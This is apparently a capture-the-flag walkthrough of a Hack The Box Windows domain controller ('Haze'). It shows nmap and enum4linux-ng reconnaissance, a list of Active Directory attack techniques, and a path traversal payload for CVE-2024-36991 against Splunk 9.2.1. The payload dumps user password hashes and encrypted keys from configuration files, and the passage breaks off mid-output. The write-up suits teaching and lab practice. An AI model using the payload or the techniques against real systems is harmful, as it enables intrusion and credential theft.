🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.135.234
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 20:01 CET
Nmap scan report for 10.129.135.234
Host is up (0.019s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-30 03:01:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h00m00s
| smb2-time:
|   date: 2025-03-30T03:02:43
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.91 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 53/tcp | domain | Simple DNS Plus |
| 88/tcp | kerberos-sec | Microsoft Windows Kerberos (server time: 2025-03-30 03:01:59Z) |
| 135/tcp | msrpc | Microsoft Windows RPC |
| 139/tcp | netbios-ssn | Microsoft Windows netbios-ssn |
| 389/tcp | ldap | Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name) |
| 445/tcp | microsoft-ds? | 464/tcp open kpasswd5? |
| 593/tcp | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 636/tcp | ssl/ldap | Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name) |
| 3268/tcp | ldap | Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name) |
| 3269/tcp | ssl/ldap | Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name) |
| 5985/tcp | http | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
- Zone transfer (AXFR) reveals all DNS records if permitted
- Subdomain brute-force to discover hidden services and admin panels
- Reverse lookup enumeration to map IP ranges to hostnames
- DNS cache poisoning on vulnerable resolvers
- AS-REP Roasting — pre-auth disabled accounts yield tickets for offline cracking
- Kerberoasting — SPN accounts yield TGS tickets for offline cracking
- Golden Ticket — KRBTGT hash enables forging unrestricted domain access tickets
- Silver Ticket — service account hash enables forging service-specific tickets
- Pass-the-Ticket — inject valid tickets from memory to authenticate as another user
- Kerberos delegation abuse — unconstrained or misconfigured constrained delegation
- RPC endpoint enumeration maps registered services and interfaces
- DCOM lateral movement via Component Object Model
- WMI remote execution with valid credentials
- PrintSpooler (MS-RPRN) abuse coerces NTLM authentication
- Null session enumeration of users, shares, and domain info
- SMBv1 exploitation — EternalBlue (MS17-010) on unpatched systems
- NTLM relay — captured auth relayed to other services
- Credential brute-force against SMB authentication
- Anonymous bind — unauthenticated enumeration of all AD objects
- Password policy retrieval for informed brute-force strategy
- BloodHound collection for AD attack path analysis
- LDAP injection in web applications building directory queries from user input
- Share enumeration — scripts, configs, credentials in accessible shares
- EternalBlue (MS17-010) — unauthenticated RCE on unpatched SMBv1 systems
- NTLM relay attack — authentication coercion for lateral movement
- Pass-the-Hash — NTLM hash authenticates without plaintext password
- Credential brute-force and password spraying
- Enumerate service version for known CVEs
- Test default/weak credentials
- Review protocol-specific attack techniques
- All LDAP attack vectors over encrypted channel
- Client certificate authentication testing
- Enumerate service version for known CVEs
- Test default/weak credentials
- Review protocol-specific attack techniques
- Enumerate service version for known CVEs
- Test default/weak credentials
- Review protocol-specific attack techniques
- Valid credentials grant PowerShell remoting (Evil-WinRM)
- Pass-the-Hash — NTLM hash authenticates without cleartext password
- Token impersonation from elevated WinRM sessions
📖 Walkthrough
Reconnaissance
Port Scanning
The port scan using Nmap revealed that we had to deal with a nearly normal Domain Controller. However we found also port 8089/TCP running on the machine using the options -Pn -p- in later scans.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.135.234
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 20:01 CET
Nmap scan report for 10.129.135.234
Host is up (0.019s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-30 03:01:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h00m00s
| smb2-time:
|   date: 2025-03-30T03:02:43
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.91 seconds
Domain Enumeration
Next we performed a quick look at the Domain to see if there was any outstanding configuration we could approach.
┌──(kali㉿kali)-[~/opt/01_information_gathering/enum4linux-ng]
└─$ python3 enum4linux-ng.py 10.129.135.234
ENUM4LINUX - next generation (v1.3.1)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.129.135.234
[*] Username ......... ''
[*] Random Username .. 'nhfperse'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 =======================================
|    Listener Scan on 10.129.135.234    |
 =======================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ======================================================
|    Domain Information via LDAP for 10.129.135.234    |
 ======================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: haze.htb

 =============================================================
|    NetBIOS Names and Workgroup/Domain for 10.129.135.234    |
 =============================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 ===========================================
|    SMB Dialect Check on 10.129.135.234    |
 ===========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 =============================================================
|    Domain Information via SMB session for 10.129.135.234    |
 =============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: HAZE
DNS domain: haze.htb
FQDN: dc01.haze.htb
Derived membership: domain member
Derived domain: HAZE

 ===========================================
|    RPC Session Check on 10.129.135.234    |
 ===========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[-] Could not establish random user session: STATUS_LOGON_FAILURE

 =====================================================
|    Domain Information via RPC for 10.129.135.234    |
 =====================================================
[+] Domain: HAZE
[+] Domain SID: S-1-5-21-323145914-28650650-2368316563
[+] Membership: domain member

 =================================================
|    OS Information via RPC for 10.129.135.234    |
 =================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: ''
OS build: '20348'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

 =======================================
|    Users via RPC on 10.129.135.234    |
 =======================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

 ========================================
|    Groups via RPC on 10.129.135.234    |
 ========================================
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED

 ========================================
|    Shares via RPC on 10.129.135.234    |
 ========================================
[*] Enumerating shares
[+] Found 0 share(s) for user '' with password '', try a different user

 ===========================================
|    Policies via RPC for 10.129.135.234    |
 ===========================================
[*] Trying port 445/tcp
[-] SMB connection error on port 445/tcp: STATUS_ACCESS_DENIED
[*] Trying port 139/tcp
[-] SMB connection error on port 139/tcp: session failed

 ===========================================
|    Printers via RPC for 10.129.135.234    |
 ===========================================
[-] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED

Completed after 8.45 seconds
At this point we were certain enough to only add haze.htb and dc01.haye.htb to our /etc/hosts file.
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.135.234  haze.htb
10.129.135.234  dc01.haze.htb
Enumeration of Port 8089/TCP
First we checked port 8089/TCP and found a running instance of Splunk with the build number of 9.2.1 on it.
┌──(kali㉿kali)-[~]
└─$ whatweb https://haze.htb:8089/
https://haze.htb:8089/ [200 OK] Country[RESERVED][ZZ], HTTPServer[Splunkd], IP[10.129.135.234], Title[splunkd], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN]
| Build |
|---|
| 9.2.1 |

We also checked each of the available URLs in order to find any useful information but besides the authorization prompts on two of them, there was nothing we could leverage.


Enumeration of Port 8000/TCP
Next we had a closer look at the official documentation of Splunk and moved on to port 8000/TCP which provided the Web GUI for Splunk Enterprise.
┌──(kali㉿kali)-[~]
└─$ whatweb http://haze.htb:8000/
http://haze.htb:8000/ [303 See Other] Country[RESERVED][ZZ], HTML5, HTTPServer[Splunkd], IP[10.129.135.234], Meta-Refresh-Redirect[http://haze.htb:8000/en-US/], RedirectLocation[http://haze.htb:8000/en-US/], Title[303 See Other], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN]
http://haze.htb:8000/en-US/ [303 See Other] Cookies[session_id_8000], Country[RESERVED][ZZ], HTTPServer[Splunkd], HttpOnly[session_id_8000], IP[10.129.135.234], RedirectLocation[http://haze.htb:8000/en-US/account/login?return_to=%2Fen-US%2F], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN]
http://haze.htb:8000/en-US/account/login?return_to=%2Fen-US%2F [200 OK] Bootstrap, Cookies[cval,splunkweb_uid], Country[RESERVED][ZZ], HTML5, HTTPServer[Splunkd], IP[10.129.135.234], Meta-Author[Splunk Inc.], Script[text/json], probably Splunk, UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=edge]
CVE-2024-36991: Splunk Enterprise Arbitrary File Read
A little bit of research brought CVE-2024-36991 aka Arbitrary File Read in Splunk Enterprise into play.
Mr. mentats grabbed the Proof of Concept (PoC) payload and therefore we were able to extract some usernames and hashes.
en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:[email protected]:::20152 :edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::[email protected]:user:[email protected]:::20152 :mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:[email protected]:::20152 :paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:[email protected]:::20152
| Username |
|---|
| admin |
| edward |
| mark |
| paul |
With this in our arsenal we went ahead to enumerate even more of the system and so we found two interesting hashes in the server.conf.
/en-US/modules/messaging/C:../C:../C:../C:../C:..//etc/system/local/server.conf[general] serverName = dc01 pass4SymmKey = $7$lPCemQk01ejJvI8nwCjXjx7PJclrQJ+SfC3/ST+K0s+1LsdlNuXwlA== [sslConfig] sslPassword = $7$/nq/of9YXJfJY+DzwGMxgOmH4Fc0dgNwc5qfCiBhwdYvg9+0OCCcQw== [lmpool:auto_generated_pool_download-trial] description = auto_generated_pool_download-trial peers = * quota = MAX stack_id = download-trial [lmpool:auto_generated_pool_forwarder] description = auto_generated_pool_forwarder peers = * quota = MAX stack_id = forwarder [lmpool:auto_generated_pool_free] description = auto_generated_pool_free peers = * quota = MAX stack_id = 